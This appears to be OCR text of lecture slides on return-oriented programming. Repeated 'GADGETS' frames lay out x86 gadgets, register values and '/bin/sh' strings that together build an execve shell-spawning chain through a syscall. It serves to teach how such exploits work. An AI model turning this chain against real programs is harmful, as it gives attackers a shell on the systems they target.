
GADGETS

```
%eax  0
%ebx
%ecx  0x0b0b0b0b
%edx
```




GADGETS

```
%eax  0xb
%ebx
%ecx  0x0b0b0b0b
%edx
```




GADGETS



%eax 0xb
%ebx
%ecx 0x0b0b0b0b
%edx
/sh\0
/bin
0
+ 24
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
%esp
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

GADGETS



%eax 0xb
%ebx
%ecx 0x0b0b0b0b
%edx
/sh\0
/bin
0
+ 24
%esp
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

